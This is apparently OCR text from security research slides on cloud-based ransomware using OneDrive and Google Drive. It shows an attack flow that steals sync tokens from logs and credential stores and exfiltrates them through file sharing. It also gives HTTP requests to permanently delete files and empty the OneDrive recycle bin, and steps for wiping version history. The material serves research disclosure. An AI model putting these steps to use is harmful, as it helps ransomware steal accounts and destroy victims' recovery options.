



Initial Access
Junctions
Read Token from Logs
Initial Access
Local DB Row Addition
Credential Set Read
CredRead()


# Token Exfiltration Without C2




1. Upload a file containing the token to the victim's account
   - Google Drive bonus stage – Move file to trash
2. Share the file with the attacker using OneDrive/Google Drive
   - Microsoft account for the attacker is required, not ideal.


# Control The C2




✅ **Access to the victim's account**



# Attack Flow




Initial Access
Local Folder Sync
Steal Token
Token Upload
Share Token
Remote Encrypt

# File Recovery Prevention

# Google Drive File Recovery Prevention

# Google Drive File Recovery

- Trash folder exists
- UI default deletion option sends to Trash
- 100 Previous Versions

## Manage versions

Older versions of 'a.txt' may be deleted after 30 days or after 100 versions are stored. To avoid deletion, open the context menu on the file version and select **Keep forever**. Versions are displayed in the order they were uploaded to Drive. Learn more


# Google Drive File Recovery Prevention

Permanent deletion API exists (without Trash):

```
DELETE
https://www.googleapis.com/drive/v2internal/files/<item id>
```

# Wiping Version History

**Conclusion** - An attacker must:




# OneDrive File Recovery Prevention

# OneDrive's Recycle Bin & Version History


**Versioning:** As versioning retains a minimum of 500 versions of a file by default and can be configured to retain more, if the ransomware edits and encrypts a file, a previous version of the file can be recovered.

**Recycle bin:** If the ransomware creates a new encrypted copy of the file, and deletes the old file, customers have 93 days to restore it from the recycle bin.

https://learn.microsoft.com/en-us/compliance/assurance/assurance-malware-and-ransomware-protection

# Wiping Version History

- 500 previous versions
- No permanent deletion API
- Previous versions are kept after deletion and restoration from the recycle bin





# Wiping Version History

**Conclusion** - An attacker must:

- Encrypt
- Delete
- Empty the recycle bin
- Create encrypted files again

# Emptying The Recycle Bin








Windows app leads to browser

Canary is provided only with a “WLSSC” cookie


```
POST https://skyapi.onedrive.live.com/API/2/DeleteAll HTTP/1.1
Host: skyapi.onedrive.live.com
canary: Hd73dH0pR/oLzylNrpKMFNa8kBht1lqED6HLlokYcgI=3
AppId: 1141147648
```

# OneDrive Android API




# What Happens in Mobile? – Recycle Bin

OneDrive's native Android app opening a web view for controlling the recycle bin would be a poor experience



# What Happens in Mobile? – Recycle Bin

OneDrive's Android app opening the browser to view and control the recycle bin would be a very poor experience



# What Happens in Mobile? – Recycle Bin


"Delete All" Web Request:


```
POST https://skyapi.onedrive.live.com/API/2/DeleteAll HTTP/1.1
Host: skyapi.onedrive.live.com
canary: Hd73dH0pR/oLzylNrpKMFNa8kBht1lqED6HLlokYcgI=3
AppId: 1141147648
```


"Delete All" Android Request:


```
POST https://skyapi.live.net/API/2/DeleteAll HTTP/1.1
Host: skyapi.live.net
Authorization: WLID1.1 t=EwKFJ91JCSJKd3MFRz0a3VWfsE2lzNFJp7FUP
AppId: 1276168582
```

# What Happens in Mobile? – File Sharing




# What Happens in Mobile? – File Sharing

